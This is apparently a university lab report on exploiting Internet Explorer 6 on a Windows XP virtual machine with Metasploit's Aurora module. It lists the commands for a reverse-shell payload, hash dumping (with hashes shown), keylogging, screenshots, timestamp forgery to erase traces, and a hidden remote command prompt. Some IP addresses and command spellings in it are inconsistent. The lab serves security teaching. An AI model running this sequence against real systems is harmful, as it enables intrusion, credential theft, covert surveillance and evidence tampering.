
Metasploit LAB

LAB 5

Josiah Smythe

March 12, 2019

Dr. Lehrfeld -Information Security and Assurance

East Tennessee State University

1. Purpose

This exercise will provide an illustration for how an attack may be performed by utilizing the Metasploit framework on a Linux Kali distribution to expose vulnerabilities in an attacked system. This will be accomplished by implementing the Aurora exploit on a Windows XP machine running Internet Explorer version 6.

2. Materials

This lab was completed within the two virtual machine environments Kali Linux Rolling and Windows XP. Both of these systems were running in the virtual machine application VMware Fusion Professional, Version 11.0.2. The Windows XP must be running the sixth version of Internet Explorer for this lab examination to work. VMware Fusion was being supported by Mac OS Mojave on a MacBook Pro 2015 15" with 16 GB of DDR3 Ram and an Intel i7-4770HQ running 2.2GHz. The research for this project was completed according to the Metasploit.dox instructions provided by the instructor and was also supported by personal class notes.

3. Procedures and Results

This process of vulnerability penetration begins by starting up of both the virtual machines, the two noted in the materials section. For the communication required in this lab, these systems will communicate with one another and to ensure connectivity between the virtual machine the Network Interface Cards were set to host only. This setting was controlled through the virtual machine system for each system. Next, navigate to the terminal in Kali and issue the ifconfig command to obtain the IP address which was 192.168.241.132 from that system. Similarly, the IP address of 192.168.241.132 was gathered from the Windows XP system by executing the ipconfig command in the command prompt. The connections between these two computers were verified by pinging from one computer to the other via their IP addresses.

Next, the console application Metasploit initialized from the Linux terminal with the command 'msfconsole'. To continue the process of preparing for exploitation the presence of the Aurora exploit was verified. The verification was done by issuing the command "searchsploit aurora" in a new terminal and the result proved that this Kali distribution did support the capability of performing the exploitation via Aurora. The exploit was then loaded into Metasploit by the entering the following commands into the Metasploit terminal:

- use exploit/windows/browser/ms10_002_aurora
- set PAYLOAD windows/meterpreter/reverse_tcp
- "set LHOST", "set URIPATH /"

After successfully entering those four commands the word 'exploit' was entered into the terminal to complete the initialization of the exploit process. This process of loading the Exploit into Metasploit generated a URL that will allow us to start the connection to the victim computer, and that link was <http://192.168.241.132:8080/?ZZGKnpxqTXeelFEU>. This link was then pasted into the Windows XP computer's internet explorer and searched. From the victim's perspective, internet explorer just produced a blank white screen in response to the URL, but the Aurora exploit had now gained a target.

Metasploit creates a session for each victim and because this was the first it was denoted with a session ID of 1, this is shown in image #1.

```
Active sessions
=====
Id  Name  Type  Information  Connection
--  -
1   meterpreter x86/windows SECURITY-3CF7C9\Administrator @ SECURITY-3CF7C9 192.168.241.132:4444 -> 192.168.241.128:1193 (192.168.241.128)
```

Captured Computers, Image #1

After securing a session with the victim several methods of exploitation were implemented to gather information about the target system. To connect the currently active session the command “sessions -i 1” was issued. After connecting to the session, the command “ps” was entered to gather the process list from the attacked computer and the result was a complete list of the processes running on the computer. To retrieve the server, name the command getuid was executed and it returned “SECURITY-3CF7C9\Administrator” as the servers name. And lastly, the command getpid was implemented to gather the current process identifier for the exploited system. Now the process list was analyzed to find the application called winlogon.exe and after verifying its presence the process was migrated to by executing the command “migrate 632”.

To create proof that the attack was successful, a file was created and then uploaded to the root directory of the victim’s computer. The upload was completed by the command “upload /root/Desktop/uploadme.txt c:\”. The file being uploaded was called uploadme.txt and it contained several sentences that proofed the attack. The file was opened on the Windows XP machine to verify that it did get set to the root directory.

After completing the upload, several hashes were gathered from the victim computer by executing the command “run credcollet” on the terminal of Metasploit. This command gathers the credentials from the windows machine and displays them to the terminal. The results of this command are shown in image #2.

```
meterpreter > run credcollet
[+] Collecting hashes...
Extracted: Administrator:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaae8fb117ad06bdd830b7586c
Extracted: ASPNET:2029b55c607e9dc55e7f4e6d526868f4:ae4f0762947dc874e13ec58c4b88c50d
Extracted: Guest:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
Extracted: HelpAssistant:8728eaab0c3c6769d77315525af02f86:ecel1fe0c855e6b5ffb1db07466dc556e
Extracted: SUPPORT_388945a0:aad3b435b51404eeaad3b435b51404ee:49f63455b602af1da5447048d8f385d3
```

Hash Credentials, Image #2

After collecting the users from the hacked computer a key logger was implemented on the system. This was done by running a series of two commands, first was the command “keyscan_start” which was later followed by “keyscan_dump”. The dump command was instituted after keystrokes were made on the Windows XP machine, and the command displayed to the terminal the exact keystrokes made. And then the last exploitation step was taken and that was to capture a full-screen capture of the victim’s computer screen. This again was done through a terminal command and that command was “use espia” and then “screenshot aurora.bmp”. These commands took a screenshot of the hostage computer and copied it to the root directory of the Kali Linux machine.

The file uploadme.txt that was uploaded in a previous step is leaving a trace of when this attack was performed because of its timestamp. To eliminate this weakness in the attack the timestamp of the file was changed

```
2008-07-17 08:00:00 -0500 notepad
1969-12-31 19:00:00 -0500 pagefile.sys
2011-01-01 11:11:00 -0500 uploadme.txt
2007-11-07 08:00:40 -0500 vcredist.bmp
```

Uploadme.txt Timestamp, Image #3


to 1/1/2011 11:11:00. This was done by selecting the file and changing the file stamp with the following command while connected to the Windows XP computer: 'timestamp uploademe.txt -z "01/01/2011 11:11:00"'. Image #3 shows how after running this timestamp command the creation data of this file has been changed to the desired time.

And lastly, this exploitation was used to take control of the command terminal on the Windows XP system. This was done by entering this command: "execute -f cmd.exe -i -H", against the windows system via Metasploit. This allows the hacker to have complete access to the windows command line interface and enter windows commands to the system through the Linux terminal. After satisfactory examination of the system was completed the windows cmd were employed, the Metasploit server was terminated.

4. Observations

This process of hacking a system from the Kali Linux terminal supplied the researcher with sufficient knowledge and experience to comprehend computer software security. This portion of the report will address and provide answers to the numerous questions asked throughout as well as supplying details about the knowledge gained through this lab.

The exploit Aurora is a hosted server and social engineering attack. It works by utilizing a server running Metasploit and initializing the Aurora exploit on it. The social engineering portion would be implemented via a disguised link that directs the browser back to the Metasploit server. This process could be implemented via a fishing email or a host of different distribution practices. Once a system was captured, Metasploit gains complete access to the vulnerable system's data and can execute commands and install applications. The exploits title is "Microsoft Internet Explorer – Aurora" and can be seen on row five of the Exploit column on image #1. This result was found by searching Metasploit with the 'searchsploit aurora' command.



Exploit Title	Pictures	Path
Aurora CMS - SQL Injection		exploits/php/webapps/10609.txt
Aurora CMS 1.0.2 - 'install.plugin.php		exploits/php/webapps/9656.txt
AuroraGPT 4.0 - Remote Code Execution		exploits/php/webapps/12155.txt
Microsoft Internet Explorer - 'Aurora'		exploits/windows/remote/16599.rb
Microsoft Internet Explorer 6 - 'Auror		exploits/windows/remote/11167.py
xAurora 10.00 - 'RSRC32.dll' DLL Loadi		exploits/windows/remote/35881.c

Aurora Title, Image #4

The tool Metasploit is a security project that provides the ability to develop and implement exploits on remote computing systems. It is open source and comes preinstalled on the Kali Linux operating system. Looking from the bigger picture of security this tool is advantageous because it allows security developers to implement attacks on test systems while working on creating new security tools and packages. There are numerous alternatives to Metasploit and several of the more popular options are; OFWT, BeEF, RouterSploit, and fsociety.

The 'help' command in Metasploit provides a list of many commands that are divided into several distinct categories. These Command categories are Core, Module, Job, Resource Script, Database Backend, and Credentials Backend.

The 'show options' command, when executed within the Aurora exploit process, gathers the Module options, the Payload options, as well as the Exploit Target values. By issuing this command, a user can gain access to the primary information about the current state of the exploit along with providing an understanding of what is required of each option. In this lab, we set the LHost and Metasploit with Aurora generated the rest of the options automatically. For this exploit the victim was directed to this URL <http://192.168.241.137:8080/>.

The 'migrate <pid>' command would be extensively beneficial to an attacker because they would have the ability to launch an application remotely and specifically be able to navigate the command terminal on the compromised system. The power gained by the hacker through this command is massive,

and that is because it opens the door to the almost unlimited ability for manipulating and gathering data from the victim's system.

The time stamp on the file uploadme.txt leaves serious evidence of the infiltration of the system and to remove that evidence the time stamp was changed via a terminal command. The command used to change the time signature of this file was `"timestamp uploademe.txt -z "01/01/2011 11:11:00"` and the implementation clearly explained in the Procedure and results area.

And lastly the command `"execute -f cmd.exe -l -H"` within Meterpreter launched the Windows Command Prompt. This would allow the attacker to run commands in the windows syntax that would execute directly against the remote system allowing the captivation of any information or implementation of other vulnerabilities.

The process of researching and implementing the instructions required for this lab provided a beginner understanding of security as it pertains to remote hacking. Seeing how to implement and exploit and the ramifications of being exploited allow the researcher to see the importance of system security. The practice of utilizing the command line to perform technical procedures stimulates the desire to go and dig deeper into the Linux command line to discover the possibilities therein. The implementation of Metasploit and how it utilizes the Aurora exploit allowed for a deeper understanding of the abilities of software versatility and usability to be gained through the command line. This lab exercise creates a healthy balance between technical ability but also a strong sense of the integration of security in real life situations that altogether produced an insightful experience.
